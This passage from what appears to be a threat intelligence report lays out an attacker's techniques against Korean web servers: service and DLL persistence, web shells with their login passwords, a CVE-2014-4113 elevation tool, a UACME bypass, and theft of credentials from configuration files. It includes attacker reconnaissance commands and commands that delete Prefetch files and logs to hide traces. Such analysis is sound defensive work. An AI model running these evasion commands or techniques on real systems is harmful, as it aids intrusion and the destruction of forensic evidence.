  v16 = *(&Str2 + v15++);
  v17 = v14++ ^ v16;
  *(&v42 + v15 + 3) = v17 ^ 0x33;       // winsta0\default
}
while ( v14 < 30 );
*(&v43 + v14) = 0;
memset(Dst, 0, 0x68ui64);
Dst[2] = &v43;
LODWORD(Dst[0]) = 104;
HIDWORD(Dst[7]) = 1;
LOWORD(Dst[8]) = 0;
if ( (a1->CreateProcessAsUserW)(v20, 0i64, arg_a2, 0i64, 0i64, 0, 1024, v22, 0i64, Dst, &v23) )
```

Figure 10: Additional processes are executed by calling the CreateProcessAsUserW and CreateProcessW functions.

B.3 Execution through module load: load and execute DLL

Additionally, installed malware is registered as a DLL file and executed.




```
⊟ svchost.exe        < 0.01   409,132 K   469,512 K   5808 Host Process for Windows Services
    taskeng.exe                 4,308 K    10,728 K   4588 작업 스케줄러 엔진
    taskeng.exe                 2,624 K     7,368 K   3164 작업 스케줄러 엔진
    wuauclt.exe                 2,904 K     6,012 K   9900 Windows Update
  svchost.exe                   3,824 K     5,772 K   5480 Host Process for Windows Services

Name ▲            Description                  Company Name            Path
WmiPrvSD.dll      WMI                          Microsoft Corporation   C:₩Windows₩System32₩wbem₩WmiPrvSD.dll
wmisrvmonsvc.dll  Configuration Manage DLL     Microsoft Corporation   C:₩Windows₩System32₩wmisrvmonsvc.dll
```

Figure 11: The malware is registered as a DLL file and executed.

B.4 Service execution

Additionally, installed malware is registered as a service and executed.




```
정보    2019-06-07 오전 11:59:59    Service Control Manager
오류    2019-06-07 오전 11:59:59    Service Control Manager
정보    2019-06-07 오전 11:59:59    Service Control Manager
정보    2019-06-07 오후 12:00:00    EventLog

이벤트 7036, Service Control Manager
일반  자세히
Windows Helper Management Service 서비스가 실행 상태로 들어갔습니다.
```

Figure 12: The malware is registered as a service and executed.

B.5 Windows Management Instrumentation

The attacker uses Windows Management Instrumentation (WMI) to collect a list of anti-virus software currently installed on the system.



네임스페이스:
root₩SecurityCenter2

WQL: Select * from AntivirusProduct

3 개체 | 최대 배치: 3 | 완료

```
AntiVirusProduct.instanceGuid="{2FB1A3(            )A7A}"
AntiVirusProduct.instanceGuid="{AEC846!            EF7}"
AntiVirusProduct.instanceGuid="{D68DD(             CF46}"
```

Figure 13: Use of Windows Management Instrumentation to collect a list of anti-virus software installed on the system.

B.6 Command-line interface

The attacker executes commands to the infected server mainly through remote-controlled malware. Below are the commands that we saw being used, obtained through server analysis.

Function	**Command**
Search for system account information	query user query session net user administrator whoami
Search for system information	hostname systeminfo time /t ver
Network sharing	net use net view
Check network information	ipconfig /all arp –a netstat –ano | find “ESTA” netstat –ano | find “LIST” ping –a –n [IP]
Check service information	sc queryex [Service Name] sc query [Service Name]
Check process information	tasklist /svc
Trace removal	del [File Name] rmdir [Directory Name]
Check IIS domain list	C:\Windows\System32\inetsrv\appcmd.exe list site
Check file and directory information	dir [File or Directory Name] dir /a /s [File or Directory Name]


Table 1: Commands.

C. Persistence

C.1 Redundant access

C.2 Web shell

Web shells are inserted to secure redundant access to web servers that are being abused as C&Cs. The web shells used primarily by attackers are ‘Redhat web’ shells, ‘WSO’ web shells, ‘Venus’ web shells and ‘Code Hunters’ web shells. The password used to log in to the ‘Redhat’ web shell was ‘1234qwer’ and ‘venus’ for the ‘Venus’ web shell.



```
Bulundu?unuz Dizin C:\inetpub\wwwroot\  Git  Upload | Dosya Arama | Dosya Indir
ROO   | | S?r?c?ler: C:\ D:\ Klas?r izinleri: Yazma Yetkisi Yok | Okuma Yetkisi Yok | Silme Yetkisi Yok
```

tinypic
This image is no longer available.
Visit tinypic.com for more information.

```
< ?ı   :\inetpub\wwwroot |   | Dosya Olutur
```

Isim	Dosya Boyutu	T?r	?lem
aspnet_client		Dosya Klas?r?	Isim De?itir | Ta | Kopyala | Sil
726_71112.cer	23 KB	?? ???	D?zenle | Isim De?itir | Ta | Kopyala | Indir | Sil
bbs_list3_write.asp	70 KB	ASP ??	D?zenle | Isim De?itir | Ta | Kopyala | Indir | Sil
comm.asp_dec.asp	3 KB	ASP ??	D?zenle | Isim De?itir | Ta | Kopyala | Indir | Sil
iisstart.htm	1 KB	HTML ??	D?zenle | Isim De?itir | Ta | Kopyala | Indir | Sil
test.asp	0 KB	ASP ??	D?zenle | Isim De?itir | Ta | Kopyala | Indir | Sil
welcome.png	181 KB	PNG ???	D?zenle | Isim De?itir | Ta | Kopyala | Indir | Sil

```
Uname:  Windows NT [redacted] SVR 6.1 build 7601 (Windows Server 2008 R2 Standard Edition Service Pack 1) AMD64 [exploit-db.com]
User:   0 ( SYSTEM ) Group: 0 ( ? )
Php:    5.5.10 Safe mode: OFF [ phpinfo ] Datetime: 2020-03-27 11:44:54
Hdd:    312.47 GB Free: 258.07 GB (82%)
Cwd:    D:/ [redacted] /htdocs/upload/editor/ drwxrwxrwx [ home ]
Drives: [ c ] [ d ] [ e ]
```


```
GIF89a† �┌ ?���!?┌ ┌.┼┐┤?ㅣ 贶?〗
Address: C:\inetpub\wwwroot\  GO
```

```
GIF89a† �┌ ?���!?┌ ┌.┼┐┤?ㅣ 贶?〗
Server Security Index:Low
Server basic Information
Server IP               Namelocalhost (IP::1) Port:80                   Server Time                  2020-04-14 오전 9:38:23 (Date Format is not standard)
Server OS               Windows_NT[Port & Network]                      IIS Version                  Microsoft-IIS/7.5 [IIS Information]
Script Timeout          600                                             Script Engine                VBScript/5.8.18860 [Script Survey]
Path                    C:₩inetpub₩wwwroot₩form_read.asp                ServerVariables              54(s)
CPU count               4(s)                                            Overall Session Variables    Application Variable 0(s), Session Variable 5(s) [List] Current Session ID: 673823088
Detail CPU Information  Intel64 Family 6 Model 85 Stepping 7, GenuineIntel  Entire Server Environment  17(s) [WSshell.Environment List]
Computer Name           THOR-PC                                         Terminal Service Port        3389
Default Manager         Administrator = Last Login User [Detail]        User Auto-Login              No
Current OS Path Variable
• C:₩Program Files (x86)₩Common Files₩Oracle₩Java₩javapath       • %SystemRoot%₩system32
• %SystemRoot%                                                   • %SystemRoot%₩System32₩Wbem
• %SYSTEMROOT%₩System32₩WindowsPowerShell₩v1.0₩                  • C:₩Tools₩PATH₩
• C:₩Program Files₩PuTTY₩
Dangerous Folder Scan
Folder Name                                   readablewritable
C:₩                                              ₩/   ×   2 folders can be visit!
D:₩                                              ₩/   ×   web root folder exist on drive root C: Can access!
```

Figure 14: Web shells inserted to secure redundant access to web servers that are being abused as C&C.

C.3 New service

If a piece of malware is registered as a service, the malware automatically executes upon reboot.



```
오류  2019-06-07 오전 11:59:59        Service Co...        7030  없음
정보  2019-06-07 오전 11:59:59        Service Co...        7045  없음
정보  2019-06-07 오후 12:00:00        EventLog             6013  없음
정보  2019-06-07 오전 11:57:25        Service Co...        7036  없음
```

이벤트 7045, Service Control Manager

```
시스템에 서비스가 설치되었습니다.

서비스 이름:  Windows Helper Management Service
서비스 파일 이름:  %SystemRoot%₩System32₩svchost.exe -k netsvcs
서비스 유형:  사용자 모드 서비스
서비스 시작 유형:  자동 시작
서비스 계정:  LocalSystem
```

Figure 15: Malware registered as a service.

C.4 Registry run keys / start folder

When a malware is created in the startup program path, the malware automatically executes at each reboot

Command to check malware registered as a startup program
`cmd.exe /c dir "C:\Users\[User Name]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\javaw.exe"`

D. Privilege escalation

D.1 Exploitation for privilege escalation

The attacker attempts to escalate the privileges by executing a file created with a tool using CVE-2014-4113, which is a *Windows* privilege elevation vulnerability. The attacker remotely connects and copies malware to the infected system local drive. Based on the folder names classified on the attacker's

Attacker's remote drive path → Infected system's local drive path	
Z:\Tools\2003_elevator\CVE-2014-4113.exe	E:\...\board_9_files\image.tmp


D.2 Bypass User Account Control

The attacker attempts a User Access Control (UAC) bypass using an open tool called UACME.

Attacker's remote drive path → Infected system's local drive path	
Z:\Tools\UACME\LoaderW_x86.exe	C:\Users\...\AppData\Local\dwm.exe
Z:\Tools\UACME\Akagi32_Enc-11-18.dll	C:\Users\...\AppData\Local\ntuser.dat

D.3 New service

The malware has SYSTEM privileges when executed using the service.



```
오류  2019-06-07 오전 11:59:59    Service Co...    7030  없음
정보  2019-06-07 오전 11:59:59    Service Co...    7045  없음
정보  2019-06-07 오후 12:00:00    EventLog         6013  없음
정보  2019-06-07 오전 11:57:25    Service Co...    7036  없음
```

이벤트 7045, Service Control Manager

```
시스템에 서비스가 설치되었습니다.

서비스 이름:  Windows Helper Management Service
서비스 파일 이름:  %SystemRoot%₩System32₩svchost.exe -k netsvcs
서비스 유형:  사용자 모드 서비스
서비스 시작 유형:  자동 시작
서비스 계정:  LocalSystem
```

Figure 16: The malware has SYSTEM privileges when executed using the service.


E. Defence evasion

E.1 Masquerading

The attacker disguises the malware as system default files, Java programs, *Windows* update files, *Windows* default programs, *Sticky Notes*, etc. to avoid being detected.

Type	**Malware name**
Masquerading as system files	C:\Windows\SysNative\perfcon.dat C:\Windows\System32\perfcon.dat C:\Windows\SysNative\perf91nc.inf C:\Windows\System32\perf91nc.inf C:\Windows\SysNative\nwsapagentmonsvc.dll C:\Windows\System32\nwsapagentmonsvc.dll
Masquerading as Java files	C:\Users\[User Name]\AppData\Roaming\Microsoft\Windows\Start Menu \Programs\Startup\javaw.exe
Masquerading as Windows update files	C:\Windows\SoftwareDistribution\Download\BIT[숫자4~5개].tmp
Masquerading as Themida packing program	Z:\Tools\Installer-10-11\New-2020-01-29-Installer\install-themida-64.exe
Masquerading as Sticky Notes program	Z:\Tools\aDllMeloadTool1.0\dllmenloadtool64.exe

Table 2: Malware masquerading as legitimate files.



dllmenloadtool64.exe 등록 정보

파일 버전: 6.1.6701.17403

설명: Sticky Notes

저작권:

기타 버전 정보


항목 이름: 내부 이름
언어
원본 파일 이름
제품 버전
파일 버전
회사

값: StikyNot.exe

Figure 17: Malware masquerading as Sticky Notes program.

E.2 Indicator removal on host

Windows stacks data called Prefetch to run applications effectively and quickly. This data records the application's execution history, which the attacker attempts to delete in order to interrupt analysis. The web server identified traces of deleting some of the web logs to hide the attack.



```
10.0.0.1 - - [19/Feb/2020:19:47:04 +0900] "GET /reportPDF/      /20200219/CheckBL_1582109224216.pdf HTTP/1.1" 200 107754
10.0.0.1 - - [19/Feb/2020:19:47:09 +0900] "GET /reportPDF/      /20200219/CheckBL_1582109224216.pdf HTTP/1.1" 200 107754
10.0.0.1 - - [19/Feb/2020:21:00:14 +0900] "GET / HTTP/1.1" 302 213
10.0.0.1 - - [19/Feb/2020:21:00:15 +0900] "GET /https:/,
10.0.0.1 - - [19/Feb/2020:21:00:16 +0900] "GET /https:/,                                          HTTP/1.1" 302 276



10.0.0.1 - - [19/Feb/2020:22:12:41 +0900] "GET / HTTP/1.1" 200 511
10.0.0.1 - - [19/Feb/2020:22:12:41 +0900] "GET /main HTTP/1.1" 200 26282
10.0.0.1 - - [19/Feb/2020:22:12:42 +0900] "GET /main.do HTTP/1.1" 200 26282
10.0.0.1 - - [19/Feb/2020:22:12:43 +0900] "GET /?lang=en HTTP/1.1" 200 511
10.0.0.1 - - [19/Feb/2020:22:12:43 +0900] "GET /board/faqListView.do HTTP/1.1" 200 20777
```

Figure 18: Traces of deleting of web logs.

Command for Prefetch removal
`cmd.exe /c "del C:\Windows\Prefetch\*.pf > "%s" 2>&1" edg173F.tmp`


E.3 File deletion

The attacker included a self-delete function to prevent duplicate execution of malware, and deletes various log files to clear their traces.

Commands for file deletion
`del C:\Windows\Prefetch\*.pf`
`del C:\Windows\SoftwareDistribution\Download\logs\*.txt`
`del C:\Windows\SoftwareDistribution\Download\logs\*.log`
`rmdir C:\Windows\SoftwareDistribution\Download\logs`
`del C:\Users\THOR\AppData\Roaming\Microsoft\Windows\Start Menu`
`\Programs\Startup\OfficeC2RUpdate.lnk`

E.4 Software packing

The attacker uses a commercial packing program called Themida to pack the malware in order to evade anti-virus software detection. It was also used in the filenames of some unpacked malware.



Exeinfo PE - ver.0.0.5.7 by A.S.L - 1054+82 sign 2019.07.23

File : dwm.exe

Entry Point : 00322000

EP Section : bhwmtetf

File Offset : 0012AE00

First Bytes : 83.EC.04.50.53

Linker Info : 14.11

SubSystem : Windows GUI

File Size : 0012B000h

Overlay : NO 00000000

Image is 32bit executable

RES/OVL : 0 / 0 % 2019

Themida & WinLicense 2.0 - 2.4.6 - struct (Hide from PE scanners II-V)

Lamer Info - Help Hint - Unpack info 0 ms.


Biggest sec. 5 , try Olly Debugger v2 and script - www.ollydbg.de - Tu

Figure 19: Themida is used to pack the malware.

Attacker's remote drive path →	Infected system's local drive path
Z:\Tools\Installer-10-11\ New-2020-01-29-Installer\install-themida-x86.exe	C:\WINDOWS\SoftwareDistribution\Download\BIT3001.tmp

E.5 Redundant access

Web shells were inserted to secure redundant access to web servers that are being abused as C&Cs. The web shells used primarily by attackers are 'Redhat web' shells, 'WSO' web shells, 'Venus' web shells and 'Code Hunters' web shells. The password used to log in to the 'Redhat' web shell was '1234qwer' and 'venus' for the 'Venus' web shell.



```
Bulundu?unuz Dizin C:\inetpub\wwwroot\
ROO        || S?r?c?ler: C:\ D:\ Klas?r izinleri: Yazma Yetkisi Yok | Okuma Yetkisi Yok | Silme Yetkisi Yok

< ?\         ::\inetpub\wwwroot |

Isim              Dosya Boyutu   T?r            ?lem
aspnet_client                    Dosya Klas?r?  Isim De?itir | Ta | Kopyala | Sil
726_71112.cer     23 KB          ?? ???         D?zenle | Isim De?itir | Ta | Kopyala | Indir | Sil
bbs_list3_write.asp 70 KB        ASP ??         D?zenle | Isim De?itir | Ta | Kopyala | Indir | Sil
comm.asp_dec.asp  3 KB           ASP ??         D?zenle | Isim De?itir | Ta | Kopyala | Indir | Sil
iisstart.htm      1 KB           HTML ??        D?zenle | Isim De?itir | Ta | Kopyala | Indir | Sil
test.asp          0 KB           ASP ??         D?zenle | Isim De?itir | Ta | Kopyala | Indir | Sil
welcome.png       181 KB         PNG ???        D?zenle | Isim De?itir | Ta | Kopyala | Indir | Sil
```

```
Uname:  Windows NT [redacted]SVR 6.1 build 7601 (Windows Server 2008 R2 Standard Edition Service Pack 1) AMD64 [exploit-db.com]
User:   0 ( SYSTEM ) Group: 0 ( ? )
Php:    5.5.10 Safe mode: OFF [ phpinfo ] Datetime: 2020-03-27 11:44:54
Hdd:    312.47 GB Free: 258.07 GB (82%)
Cwd:    D:/[redacted]/htdocs/upload/editor/ drwxrwxrwx [ home ]
Drives: [ c ] [ d ] [ e ]

□ Name
□ [ .. ]
```

```
GIF89a┼ �┌ ?���!?┌ ┌.┼┤┤?i 阮?]
Address: C:\inetpub\wwwroot\
GIF89a┼ �┌ ?���!?┌ ┌.┼┤┤?i 阮?]
Server Security Index:Low
Server basic Information
Server IP             Namelocalhost (IP::1) Port:80                   Server Time                 2020-04-14 오전 9:38:23 (Date Format is not standard)
Server OS             Windows_NT[Port & Network]                      IIS Version                 Microsoft-IIS/7.5 [IIS Information]
Script Timeout        600                                             Script Engine               VBScript/5.8.18860 [Script Survey]
Path                  C:₩inetpub₩wwwroot₩form_read.asp                ServerVariables             54(s)
CPU count             4(s)                                            Overall Session Variables   Application Variable 0(s), Session Variable 5(s) [List] Current Session ID: 673823088
Detail CPU Information Intel64 Family 6 Model 85 Stepping 7, GenuineIntel Entire Server Environment 17(s) [WSshell.Environment List]
Computer Name         THOR-PC                                         Terminal Service Port       3389
Default Manager       Administrator = Last Login User [Detail]        User Auto-Login             No
Current OS Path Variable
• C:₩Program Files (x86)₩Common Files₩Oracle₩Java₩javapath      • %SystemRoot%₩system32
• %SystemRoot%                                                 • %SystemRoot%₩System32₩Wbem
• %SYSTEMROOT%₩System32₩WindowsPowerShell₩v1.0₩                • C:₩Tools₩PATH₩
• C:₩Program Files₩PuTTY₩
Dangerous Folder Scan
Folder Name                              readablewritable
□ C:₩                                    W/   ×     2 folders can be visit!
□ D:₩                                    W/   ×     web root folder exist on drive root C: Can access!
```

Figure 20: Web shells inserted to secure redundant access to web servers that are being abused as C&Cs.

E.6 Process injection: inject code in specific process

The attacker injects malware into the memory of the w3svc process in order to intercept all packets on the server-hosted home page. If the target then accesses a specific home page path, it will be moved to a malware distribution site.




Figure 21: Malware is injected into the w3svc process.

Command to query w3svc service information

`cmd.exe /c "sc query w3svc > "%s" 2>&1" edg173F.tmp`
`cmd.exe /c "sc queryex w3svc > "%s" 2>&1" edg173F.tmp`

E.7 Obfuscated files or information

Remote control malware exists as encrypted files on the system.



perfcon.dat - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

Figure 22: Encrypted files.

F. Credential access

F.1 Credentials in files: steal credential information saved in files

After taking over the infected system, the attacker steals the log-in information exposed in plain text on the DB setup file and the server setup file, and accesses the DB to collect account information on the website. After collecting the account information, the password pattern is identified and used to spread the malware internally.

Infected system's local drive path → Attacker's remote drive path	
D:\htdocs\dbadmin\db_sql.php	Z:\Object\Web_HTTP\Download\[ComputerName] [SYSTEM][C7348219B03D9B0E]\db_sql.php
D:\...\include\dbconn.asp	Z:\Object\Web_HTTP\Download\[ComputerName] [NETWORK SERVICE][27559E258E485B0A]\dbconn.asp
D:\setup\00new_server_construction\ 00server_configuration.txt	Z:\Object\Web_HTTP\Download\[ComputerName] [SYSTEM][C7348219B03D9B0E]\0000 server_ configuration.txtt
D:\server\Tomcat 8.5_Agent00\conf\server.xml	Z:\Object\Web_HTTP\Download\[ComputerName] [SYSTEM][C7348219B03D9B0E]\server.xml

F.2 Private key: steal a private key and certificate

In the case of a web server, the attacker steals the server's SSL certificate.

